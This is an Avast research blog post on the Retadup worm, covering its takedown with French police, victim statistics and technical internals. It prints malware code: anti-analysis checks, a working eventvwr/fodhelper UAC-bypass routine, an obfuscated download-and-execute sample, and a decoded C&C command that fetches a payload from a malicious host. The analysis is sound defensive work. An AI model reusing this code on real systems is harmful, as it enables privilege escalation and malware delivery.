Putting an end to Retadup: A malicious worm that infected hundreds of thousands

decoded.avast.io/janvojtesek/putting-an-end-to-retadup-a-malicious-worm-that-infected-hundreds-of-thousands/

August 28, 2019

by Jan VojtěšekAugust 28, 201927 min read

Retadup is a malicious worm affecting Windows machines throughout Latin America. Its objective is to achieve persistence on its victims' computers, to spread itself far and wide and to install additional malware payloads on infected machines. In the vast majority of cases, the installed payload is a piece of malware mining cryptocurrency on the malware authors' behalf. However, in some cases, we have also observed Retadup distributing the Stop ransomware and the Arkei password stealer.

We shared our threat intelligence on Retadup with the Cybercrime Fighting Center (C3N) of the French National Gendarmerie, and proposed a technique to disinfect Retadup's victims. In accordance with our recommendations, C3N dismantled a malicious command and control (C&C) server and replaced it with a disinfection server. The disinfection server responded to incoming bot requests with a specific response that caused connected pieces of the malware to self-destruct. At the time of publishing this article, the collaboration has neutralized over 850,000 unique infections of Retadup.

This article will begin with a timeline of the disinfection process. Later sections will contain more technical details about Retadup itself and the malicious miner that it's distributing.

A map illustrating the amount of neutralized Retadup infections per country. Most victims of Retadup were from Spanish-speaking countries in Latin America.

Timeline


Even though we've had detection signatures for Retadup before, we only started monitoring its activity closely in March 2019. As a part of our threat intelligence research, we always actively hunt malware that utilizes advanced techniques in an attempt to bypass our detection. At the time, a malicious Monero cryptocurrency miner piqued our interest because of its advanced stealthy process hollowing implementation. We started looking into how this miner is distributed to its victims and discovered that it was being installed by an AutoIt/AutoHotkey worm called Retadup.

After analyzing Retadup more closely, we found that while it is very prevalent, its C&C communication protocol is quite simple. We identified a design flaw in the C&C protocol that would have allowed us to remove the malware from its victims' computers had we taken over its C&C server. This made it possible to put an end to Retadup and protect everyone from it, not just Avast users (note that while it is often possible to clean malware infections by taking over a C&C server and pushing a "malware removal" script to the victims through the malware's established arbitrary code execution channel, the design flaw we found did not involve making the victims execute any extra code).

Retadup's C&C infrastructure was mostly located in France so we decided to contact the French National Gendarmerie at the end of March to share our findings with them. We proposed a disinfection scenario that involved taking over a C&C server and abusing the C&C design flaw in order to neutralize Retadup. They liked our idea and have opened a case on Retadup.

While the Gendarmerie was presenting the disinfection scenario to the prosecutor, we were busy analyzing Retadup in more detail. We created a simple tracker program that would notify us whenever there was either a new variant of Retadup or if it started distributing new malicious payloads to its victims. We then tested the proposed disinfection scenario locally and discussed potential risks associated with its execution. The Gendarmerie also obtained a snapshot of the C&C server's disk from its hosting provider and shared parts of it with us so we could start to reverse engineer the contents of the C&C server. For obvious privacy reasons, we were only given access to parts of the C&C server that did not contain any private information about Retadup's victims. Note that we had to take utmost care not to be discovered by the malware authors (while snapshotting the C&C server and while developing the tracker). Up to this point, the malware authors were mostly distributing cryptocurrency miners, making for a very good passive income. But if they realized that we were about to take down Retadup in its entirety, they might've pushed ransomware to hundreds of thousands of computers while trying to milk their malware for some last profits.

The findings from the analysis of the obtained snapshot of the C&C server were quite surprising. All of the executable files on the server were infected with the Neshta fileinfector. The authors of Retadup accidentally infected themselves with another malware strain. This only proves a point that we have been trying to make – in good humor – for a long time: malware authors should use robust antivirus protection. Avast Antivirus would have protected them from Neshta. As a side effect, it may also have protected them (and others) from their own malware. Alternatively, they also could have used our free Neshta removal tool.




Avast's detection dialog for an executable binary from the C&C server. Apanas is an alias for Neshta based on a string contained in Neshta binaries.

In July 2019, the Gendarmerie received the green light from the prosecutor, meaning they could legally proceed with the disinfection. They replaced the malicious C&C server with a prepared disinfection server that made connected instances of Retadup self-destruct. In the very first second of its activity, several thousand bots connected to it in order to fetch commands from the server. The disinfection server responded to them and disinfected them, abusing the C&C protocol design flaw.

Some parts of the C&C infrastructure were also located in the US. The Gendarmerie alerted the FBI who took them down, and on July 8 the malware authors no longer had any control over the malware bots. Since it was the C&C server's responsibility to give mining jobs to the bots, none of the bots received any new mining jobs to execute after this takedown. This meant that they could no longer drain the computing power of their victims and that the malware authors no longer received any monetary gain from mining.

The Retadup bots sent quite a lot of information about the infected machines to the C&C server. Since we had limited access to a snapshot of the server, we were able to obtain some aggregated information about Retadup's victims. The most interesting piece of information for us was the exact amount of infections and their geographical distribution. To date, we have neutralized over 850,000 unique infections of Retadup, with the vast majority located in Latin America. Since the malware authors mined cryptocurrency on the victims' computers, they were naturally interested in the computing power of infected machines. We were able to determine that the most infected computers had either two or four cores (the average number of infected computer cores was 2.94) and that the majority of victims used Windows 7. Over 85% of Retadup's victims also had no third-party antivirus software installed. Some also had it disabled, which left them completely vulnerable to the worm and allowed them to unwittingly spread the infection further. Because we are usually only able to protect Avast users, it was very exciting for us to also help protect the rest of the world from malware on such a massive scale.



A pie chart illustrating the distribution of Retadup's victims by operating system version.

Bragging anonymously on Twitter

Despite hundreds of thousands of machines infected by Retadup, it seems like the worm never got the attention it warranted from the security community. Trend Micro published a series of technical articles on Retadup back in 2017 and 2018. Interestingly, the authors of Retadup decided to brag about their malware on Twitter. They created a throwaway Twitter account @radblackjoker and responded to Trend Micro's research on Retadup with exclamations such as `Its my baby <3` or `its my worm i invented it hehehe :D i will rule the world soome day :(` . In one case, the authors even responded with a screenshot showing the C&C controller. At first, we had some doubts about the legitimacy of this Twitter account, but after we obtained the source code of Retadup's C&C components, it became clear that this screenshot, and consequently the Twitter account, were genuine.

A tweet by Retadup's author showing a screenshot of the malware's control panel. Note that since there were multiple variants of Retadup (each with its own separate control panel), this control panel displays information about only one variant of Retadup, so the real number of bots is much higher than what is shown here.

Since no instructions on how to remove Retadup were available from the security industry, plenty of independent removal tutorials emerged online. On YouTube, the top five Retadup removal instructional videos have over 250,000 views combined. Given the geographical distribution of Retadup infections, it is not surprising that they are mostly in Spanish. While these tutorials usually deal with just one specific variant of Retadup, the instructions given in them should work fairly well, and they appeared to help a lot of people. Unfortunately, these tutorials only deal with AutoIt variants of Retadup. There are also other variants, which are written in AutoHotkey, for which we found no tutorials. This is probably because the malware in AutoIt variants is saved under filenames that are easily searchable, so it's easy for victims to find a removal tutorial. On the other hand, almost every string in AutoHotkey variants is randomized, so victims most likely do not know how and where to look for help.

Technical details

AutoIt/AutoHotkey core

Since Retadup has been under active development for years now, there are many different variants of its core in the wild. Most of these variants are very similar in functionality and only differ in how the functionality is implemented. The core is written in either AutoIt or AutoHotkey. In both cases, it consists of two files: the clean scripting language interpreter and the malicious script itself. This is in contrast to most AutoIt malware strains nowadays which are generally composed of just a single malicious executable that contains both the interpreter and the malicious script. In AutoHotkey variants of Retadup, the malicious script is distributed as source code, while in AutoIt variants, the script is first compiled and then distributed. Fortunately, since the compiled AutoIt bytecode is very high-level, it is not that hard to decompile it into a more readable form.


The core follows the same simple workflow in most variants. First, it checks if another instance of Retadup is already running. If it is, then it exits silently so that only a single instance of Retadup is running at any given time. Then it makes some basic checks to see if it is being analyzed. If it detects that it is under analysis, it also exits silently. Subsequently, it achieves persistence and attempts to spread itself. Finally, it enters an infinite loop in which it regularly polls the C&C server for commands and if it receives a command from the C&C, it executes a handler for the received command. While contacting the C&C, it also periodically performs other attempts to spread itself and restores its persistence mechanisms.

There are many anti-analysis checks and their specific implementation differs in various Retadup variants. Almost all Retadup samples first check the filesystem path they are running from. If either the interpreter path or the script path differs from what is expected, the script doesn't carry out any malicious actions. Most samples also implement a way to delay their execution. At the start of their execution, they either perform a single long sleep or a series of many short sleeps. Finally, some variants also check if processes with names such as `vmtoolsd.exe` or `procmon.exe` are running, if directories with names such as `C:\CWSandbox\` or `C:\cuckoo\` exist and if modules with names such as `SbieDll.dll` or `api_log.dll` are loaded in the current process.

```
if StrLen(A_ScriptName) <> 25
{
    exitapp
}
f#kf#k := A_TickCount
while 1 {
    Sleep, 1000
    #k#ffkf@ccck := A_TickCount - f#kf#k
    if (#k#ffkf@ccck > 120000)
    {
        break
    }
}
if StrLen(A_ScriptFullPath) <> 50
{
    exitapp
}
```


Retadup's anti-analysis tricks. This particular sample expects to be stored in a path such as `C:\fcdurarluwwzawbwjwhcv\vumrjearhgatsbrqeesyz.txt` and will do nothing malicious if it detects that it's running from a path that is obviously different.

Retadup achieves persistence by either creating a registry value in `HKCU\Software\Microsoft\Windows\CurrentVersion\Run` and/or creating a scheduled task. The scheduled task is created using the `schtasks.exe` utility and is set to execute every minute. AutoIt variants of Retadup typically use hardcoded registry value names, while AutoHotkey variants tend to use both registry values and scheduled tasks with randomly generated names.



Persistence mechanisms established by an AutoHotkey sample of Retadup.

Retadup primarily spreads by dropping malicious `LNK` files onto connected drives. When it is spreading, Retadup iterates over all connected drives where the assigned letter is not `C`. Then it goes through all folders that are located directly in the root folder of the currently-selected drive. For each folder, it creates a `LNK` file that is supposed to mimic the real folder and trick users into executing it. The `LNK` file is created under the same name as the original folder, with only a short string such as `copy fpl.lnk` appended to it. Retadup also copies both the clean AutoIt/AutoHotkey interpreter and the malicious script to a hidden/system directory, located at a hardcoded path relative to the dropped `LNK` file. When executed, the `LNK` file will then run the malicious script using the dropped AutoIt/AutoHotkey interpreter. The dropped `LNK` files essentially mimic users' already existing files and they seem to be successful at convincing many of them that they are just benign shortcuts. We have received hundreds of erroneous false positive reports on malicious `LNK` files created by Retadup.



An example of Retadup's spreading mechanism. The `LNK` file will run the malware from the hidden/system folder when executed.


Each sample of Retadup is configured with a set of C&C domain names and ports. The sample contacts them individually by making an HTTP GET request to them. Every time such a request is made, the sample encodes some information about the victim in the path of the requested URL. While the exact content and form of the encoded information varies in different variants of Retadup, all variants of Retadup encode a victim's ID at the start of the path. For example, one AutoHotkey sample in our testing environment sent a request to:

```
http://newalpha.alphanoob[.]com:9898/4D7A51334E5459314D6A453356306C/1/54576C6A636D397A62325A3049466470626D527664334D67
```

In this example, most parts of the URL path are encoded using a combination of Base64 and hexadecimal encoding (the sample uses custom Base64 implementation and in some cases adds some extra padding so it does not strictly adhere to the Base64 specification). After decoding, the path would look like:

```
http://newalpha.alphanoob[.]com:9898/347565217WI/1/Microsoft Windows 7 Ultimate/DESKTOP-0123456/test/rad//0/0
```

In the above "decoded" URL, `347565217WI` is the victim's ID (which is just the hard disk serial number concatenated with Windows version truncated to a fixed length), `1` is the version of Retadup, `Microsoft Windows 7 Ultimate` is the OS caption, `DESKTOP-0123456` is the computer name, `test` is the username, `rad` is the malware distributor's ID, the next field contains the installed AV software (there was none on the malware analysis machine), the penultimate `0` means that the malware is not actively spreading, and the last `0` means that the miner component is not running.



An example capture of C&C communication.

The C&C server parses the information from the path of the received GET request and sends back a similarly obfuscated HTTP response that contains the command to execute. The exact encoding of the response varies in different variants of Retadup, but let's see an example response that the C&C sent to the most prevalent AutoHotkey variant.

```
::6232743866487838494752766432357362324 66b4c576830644841364c7939356257466b4c6e566e4c33526c633342305979396a617938314e44
```

After decoding it similarly to the HTTP request, we get:

```
ok|||| download-http://ymad[.]ug/tesptc/ck/5475.exe:!:soso.exe-download
```

This command instructs the victim to download a file from `http://ymad[.]ug/tesptc/ck/5475.exe`, drop it into the malware's folder under the filename `soso.exe` and execute it. Most of the commands contain a prefix and suffix that identify the command (`download-` and `-download` in the above case) and the command arguments are enclosed between them separated by the `:!:` delimiter. For some reason, the suffix for the update command is `-update` in some variants and `-updatee` in others.

The set of supported commands is currently pretty small – there used to be more of them in older variants. The authors probably realized that they do not need the other commands and wanted to keep their malware simpler. The most prevalent commands currently are:

- `Update:` downloads a newer variant of Retadup and replaces the previous variant of Retadup with it

- `Download:` downloads and executes an additional payload – either an AutoIt/AutoHotkey script or a PE file
- `Sleep:` causes the malware to wait for a specified amount of time
- `Updateself:` causes the script to polymorphically mutate itself (it prepends a single random comment line and renames some of its obfuscated variable names)

The way that the download command executed additional PE payloads often used multiple layers of indirection. Instead of downloading and executing the PE payload directly, an AutoIt script was fetched first. Embedded in the AutoIt script was a shellcode capable of loading an embedded PE file. The shellcode was copied into executable memory allocated through `VirtualAlloc`. The AutoIt function `DllCallAddress` was then used to transfer control to the shellcode which in turn loaded and passed control to the final PE payload. The purpose of this indirection was presumably to avoid dropping the PE payload to disk, which would have increased the chance of detection. But the above-described workflow was not used exclusively. In some other cases, we've also observed the AutoIt script directly downloading a PE file, deleting its zone identifier and running it directly from disk.

Before the execution of some payloads, we've also observed Retadup attempting to abuse known UAC bypass methods.

```
Func itvsltytihsxsrsoptmlwkwkhmwiu()
    If StringInStr(@OSVersion, "7") OR StringInStr(@OSVersion, "8") Then
        If NOT Execute("IsAdmin()") Then
            RegWrite("HKCU\\Software\\Classes\\mscfile\\shell\\open\\command", "",
                        "REG_SZ", @AutoItExe)
            ShellExecute("eventvwr")
            Exit
        EndIf
    ElseIf StringInStr(@OSVersion, "10") Then
        If NOT Execute("IsAdmin()") Then
            DllCall("kernel32.dll", "boolean", "Wow64EnableWow64FsRedirection",
                        "boolean", "0")
            RegWrite("HKCU\\Software\\Classes\\ms-settings\\shell\\open\\command",
                        "DelegateExecute", "REG_SZ", "Null")
            RegWrite("HKCU\\Software\\Classes\\ms-settings\\shell\\open\\command",
                        "REG_SZ", @AutoItExe)
            ShellExecute("fodhelper")
            Exit
        EndIf
    EndIf
EndFunc
```

Deobfuscated UAC bypass code found in Retadup.

Since the core is distributed either in the form of AutoHotkey source code or AutoIt bytecode (which is easy to decompile), the authors tried to obfuscate it to make analysis harder. For the most part, they used publicly available AutoIt/AutoHotkey obfuscators. The hardest one for us to deobfuscate was CodeCrypter. CodeCrypter encrypts strings with AES. AES decryption is performed by a custom shellcode (there is both a 32-bit and a 64-bit variant). The shellcode is loaded into the memory of the AutoIt interpreter process. Since it is embedded in the script in a compressed form, it is first decompressed by another shellcode – this time it is code from the popular aPLib decompression library. The AES key used to encrypt strings is further obfuscated and encrypted with another key. The way that CodeCrypter calls the shellcode is interesting – it uses the `CallWindowProc` function from `user32.dll` as a trampoline. CodeCrypter calls it and passes the address of the shellcode to call as its first argument. `CallWindowProc` internally calls the address pointed to by its first argument and passes the following arguments to it, so this is a nice way to call arbitrary native code without using suspicious AutoIt functions such as `DllCallAddress`. CodeCrypter also renames all variables and user-defined functions to random-looking strings. All of these new names also share the same prefix and suffix which makes it visually difficult to tell them apart without renaming them.


```
FUNC _6989FA760683FD25( $6983F2760883FD25 )
IF $6983F2760883FD25 = _698DFC760683FD25( "0xFDF462EA186A88164258CCB42EAB58A64EB0D1EACF327B77C8A7AEBF4F13BC30" , 0x00000001 ) THEN
_698EF27606E3FD25( 0x000493e0 )
RETURN _698DFC760683FD25( "0x4902B60529521BA29E57E1B99378DAC660C1250C24160FE5D56057B8CE23EE1A" , 0x00000001 )
ENDIF
IF STRINGINSTR ( $6983F2760883FD25 , _698DFC760683FD25( "0xFA9F4787A9330535BE4AA815AC5E86BD9DEE98B8BECE105078AE9760F46F9EE6" , 0x00000001 ) ) > 0x00000000 THEN
$6983F2760883FD25 = _6983F2263683FD25( $6983F2760883FD25 , _698DFC760683FD25( "0x44096D825DB4D3D7238952C1D179F6EDA6DC21AF34163D6671978EDC335EECF1" , 0x00000001 ) , _698DFC76068
_698EF27606E3FD25( $6983F2760883FD25 )
RETURN _698DFC760683FD25( "0x640EE9ABA17C62D8A3D2701D99C6D86DF3981B232C68B2F4C2D71672E3AE8996" , 0x00000001 )
ENDIF
IF STRINGINSTR ( $6983F2760883FD25 , _698DFC760683FD25( "0xBA25F2CBA90235F1E505F3450FE1617582BBE60987BF19D21CF65D1CFEE2EFCE" , 0x00000001 ) ) > 0x00000000 THEN
$6983F276E683FD25 = _6983F2263683FD25( $6983F2760883FD25 , _698DFC760683FD25( "0xDEA4B4930FFA21A11B8400A28D3C0ED30266CA92EC5FF6005A8FBFD7F8A2461C" , 0x00000001 ) , _698DFC76068
$6983F5760683FD25 = _698DFC760683FD25( "0xD57109E66CCB5EC8F8F4D9FDEC088A0A56AC627F93D2093247A498C2846FFB30" , 0x00000001 ) & $6983F6760683FD25 & _698DFC760683FD25( "0xEC3F3EA02
IF FILEEXISTS ( $6983F5760683FD25 ) THEN FILEDELETE ( $6983F5760683FD25 )
INETGET ( $6983F276E683FD25 , $6983F5760683FD25 , 0x00000002 )
IF FILEEXISTS ( $6983F5760683FD25 ) AND FILEGETSIZE ( $6983F5760683FD25 ) > 0x00002710 THEN
FILECOPY ( $6983F5760683FD25 , $6983FB760683FD25 & _698DFC760683FD25( "0x3441A2096A874E658C467701A90A7F744BB228AF3E76C756FF88FFC8C3B352E5" , 0x00000001 ) & $6983F27D0683FD25 ,
FILEDELETE ( $6983F5760683FD25 )
_698AE2760683FD25( _698DFC760683FD25( "0xB2AC250099FA97301B5978F2064AA25B32AEF41E2C0C57D11617DF9EE1817E07" , 0x00000001 ) & $6983F2765683FD25 & _698DFC760683FD25( "0xD8E5EDBA3E
SHELLEXECUTE ( $6983FB760683FD25 & _698DFC760683FD25( "0x01387D7B3ACDE307E80E16EAF4E2A1BC71753BF6FF0DA490EDB937B532E63CE7" , 0x00000001 ) & $6983F27E0683FD25 , _698DFC760683FD2
SHELLEXECUTE ( _698DFC760683FD25( "0x70075C22121FDC08ECBF3C957FA36C920258554264E2C9110E611FCD6A3C0A2B" , 0x00000001 ) , _698DFC760683FD25( "0xA37FD03EAD19A34EB37E3180891F7C5529
EXIT
ELSE
_698AE2760683FD25( _698DFC760683FD25( "0xB19DF48BAB2D29AF182BCEE5773D7941633B9B714FDBD738FF9D4A3C1CD83186" , 0x00000001 ) & $6983F2765683FD25 & _698DFC760683FD25( "0x0967ECCB2E
ENDIF
RETURN TRUE
ENDIF
IF STRINGINSTR ( $6983F2760883FD25 , _698DFC760683FD25( "0xFB2144FCF2EE5D665E8583B8E040C5142928B7722A3E1EBBB927FCD83E590E2A" , 0x00000001 ) ) > 0x00000000 THEN
$6983F2760883FD25 = _6983F2263683FD25( $6983F2760883FD25 , _698DFC760683FD25( "0xAFA58741785FB35407332D98F5AB187A8202450D9FBC069EBB83E6D2FE7AA918" , 0x00000001 ) , _698DFC76068
$6983F2767683FD25 = STRINGSPLIT ( $6983F2760883FD25 , $6983F2765683FD25 , 0x00000001 )
$6983F276E683FD25 = $6983F2767683FD25 [ 0x00000001 ]
$6983F2460683FD25 = $6983F2767683FD25 [ 0x00000002 ]
IF STRINGINSTR ( $6983F276E683FD25 , _698DFC760683FD25( "0x9EF50CFF522CAC5E48B9301225E16B7E8CD98BBCF1730DAD278515FCB48F6655" , 0x00000001 ) ) > 0x00000000 THEN
$6983F276E683FD25 = STRINGREPLACE ( $6983F276E683FD25 , _698DFC760683FD25( "0x598091561274241B40AE709EE03646D2684C5F9716C404522950C4E7ACEAB8A7" , 0x00000001 ) , _698DFC760683FD
_6983F2560685FD25( $6983F276E683FD25 , $6983F2460683FD25 )
ELSE
_6983F276A083FD25( $6983F276E683FD25 , $6983F2460683FD25 )
ENDIF
ENDIF
ENDFUNC
```
An example piece of Retadup’s code protected by CodeCrypter.

C&C server

For malware researchers, the C&C server is always a big black box. Each piece of code on the client can be reverse-engineered and understood, but while we can get a pretty good idea about what’s happening on the C&C server, it is usually impossible to fully understand its server-side logic. For this reason, we were very excited when the Gendarmerie shared the code of Retadup’s C&C controller with us. We didn’t get a full dump of the contents of the server, so it wasn’t possible to do any computer forensics, but we could learn a lot about the malware by reverse-engineering the controller.

The first thing that interested us, was whether there were any server-side anti-analysis checks. These are usually pretty annoying since they can hinder us from analyzing the C&C from outside or even deliberately cause the C&C to present false information to us. It turned out that the malware authors didn’t bother implementing any such anti-analysis tricks. The only thing that hindered our analysis was that the server kept track of which commands were sent to which victims and only sent each command to each victim once.

The C&C server is implemented in Node.js and information about the victims is stored in a MongoDB database. There are eleven distinct versions of the C&C server each in its own folder, with its own database, listening on its own port, commanding a single variant of Retadup. Each version also contains its own controller, which is basically just a GUI written in Node.js that allows the malware operators to give commands to the bots and shows some statistics about the victims.



A screenshot of the C&C panel.

On each GET request from a malware bot, the C&C first looks up the ID of the victim in its database. If it is not already there, it creates a new record for it. Then it stores the information from the URL path to the database. It also saves the victim's IP address, country (identified by the IP address) and the current time. Afterwards, it looks at the victim's `lcmid`. This field contains the creation time of the last command that was sent to the victim. Next, it looks if it has a newer command for the bot than the one identified by its `lcmid`. If it discovers one, the newer command gets sent to the victim. Otherwise, just a simple `sleep` command is sent.

Interestingly, the server also accepted GET requests to path `/rad` (which seems to be a nickname of one of the malware authors) and it responded with the number of victims that are from Peru.


```
        app.get('/rad', function (req, res) {

   db.collection("clients").find({"country":"PE"}).count(function(err, onlineclients) {

res.send({onlineclients});
                    });
```

Code of Retadup's controller sending an HTTP response with the number of "clients" (read "victims") from Peru. Interestingly, this part of the controller was for some reason internet-facing, so anyone could've queried this number when the server was still live.

